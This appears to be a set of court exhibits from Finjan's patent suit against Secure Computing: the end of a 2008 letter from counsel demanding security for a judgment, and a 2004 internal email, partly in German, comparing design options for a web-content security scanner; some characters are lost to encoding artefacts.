Our repeated requests to you that Secure Computing either satisfy the judgment or provide security in compliance with Fed. R. Civ. P. 62 have failed, and nearly a month has passed since the judgment was entered by the Court on March 28, 2008. Secure Computing's unsupported claim that its "substantial financial status" is enough to provide "appropriate security" is unacceptable, and given the circumstances, is unreasonable for Finjan to accept. Drawing attention to Secure Computing's "substantial financial status" is practically meaningless to Finjan. At this time, if, as you contend, Secure Computing is financially secure enough to satisfy the judgment entered by the Court, providing actual monetary security to Finjan should not serve to prejudice Secure Computing in the slightest.


Christopher Seidl

April 24, 2008

Page 2

Finjan has no choice but to seek enforcement of the judgment as it has a legal right to do given Secure Computing's disregard for the jury's verdict, the Court's subsequent judgment and the mechanism set forth in Fed. R. Civ. P. 62 to enforce that judgment.

Very truly yours,

A handwritten signature in dark ink, appearing to read "Lisa Kobiakka", written in a cursive style.

Lisa Kobiakka

cc:

Philip A. Rovner, Esq.  
Frederick L. Cottrell, III, Esq.

# **EXHIBIT 19**

**From:** Christoph Alme  
**To:** Martin Stecher  
**CC:** Jan Schnellbacher; Peter Borgolte; Frank Berzau; Benita Sieben-Ostmann  
**BCC:**  
**Sent Date:** 2004-05-28 15:05:43:000  
**Received Date:** 2004-05-28 15:05:43:000  
**Subject:** RE: Proactive Security  
**Attachments:**

Within the Proactive Security feature (a.k.a. the =injan Killer) we found basically two fundamentally different approaches.  
 Please =ave a look which of these does better meet corporate policy and sales =esire.

We will need to write a scanner for JavaScripts, VB-Scripts, Java Applets, =ctiveX Controls and other binaries.

>>> Ein weiterer Parser =ür VBA wäre zwar evtl. etwas schwieriger zu implementieren als für =BScript, würde aber zumindest ein Alleinstellungsmerkmal gegenüber Finjan darstellen, =ie ja Officedokumente gar nicht prüfen.

After the scan, WWV =ust decide what to do with the file. Then we can do one of these options:

1. =ook for potentially dangerous stuff within those files. The problem here is =hat the scanner can only check for some few criteria and there will be tons of =ypass vulnerabilities; especially in binary code (such as in ActiveX controls) =alls to dangerous functions can easily be overseen by the scanner.

2. =nly allow those files for which a scanner can determine that it is harmless. =his would only be a minority of files as scanning of for example Active X binaries is limited and the code would need to reject all files =hat call any unknown kernel function. For JavaScripts we =ould implement a parser that would execute some hard to parse function: calls =n a sandbox to verify the parameters making this.

>>> Vielleicht noch wichtig zu betonen, das =IR definieren, was wir unter "harmless" verstehen, u. der Admin es nicht =elbst konfigurieren kann/soll (im GgStz. zu Finjan, bzw. nicht so granular) ? Also z.B. alle Skripte, die keines der Kriterien

- Skript nutzt =ctiveX Controls
- Skript =eneriert Code dynamisch (= eval()) in JavaScript/Execute() in =BScript)
- =..

Plaintiff's Trial Exhibit

**PTX-16**

Case No. 06-369 GMS

EXHIBIT

PERGAD 800-631-8888

16  
GERMANY

erfüllen, sind harmlos. Alle anderen, die eines der obigen Kriterien erfüllen, werden geblockt, der Anwender erhält mit der Blockmeldung eine TicketID usw.

Option 1 is what Finjan does. Question is whether our (new) corporate policy allows us to follow this path. It pretends some deep level of security, which is actually not there. We would not feel comfortable with promoting this approach. On the other hand it is that what Finjan has and we would compete exactly with them. But it will also give us a hard time as we cannot expect that the first version will have the same number of filter settings and capabilities. They will also check very carefully which of their patents we may touch by recreating their system.

Option 2 contains something like a real sandbox for JavaScript, which even Finjan does not have. On the other hand this technology may corrupt some web pages and may create many false positives, especially for the binary files, which the scanner cannot easily parse, more than 90% of the files would not be considered harmless.

This would be the strategy of all customers that like to have a tight Internet policy but do not want to block everything, especially in the JavaScript context but could afford to block nearly all executables. In order to make it feasible we should add a fingerprint database in form of a subscription model that will allow us to continuously update a white list of files that we found to be harmless in our lab but found be detected as not harmless by the scanner. An automatic feedback function would allow the customer to send classified files to us for further investigations. This costs many additional resources in TPT.

Whatever option we choose or whether you wish to suggest an alternative way, this feature will cost a lot of resources. Surprise, surprise that a feature that Finjan works on for years cannot be done within a few weeks.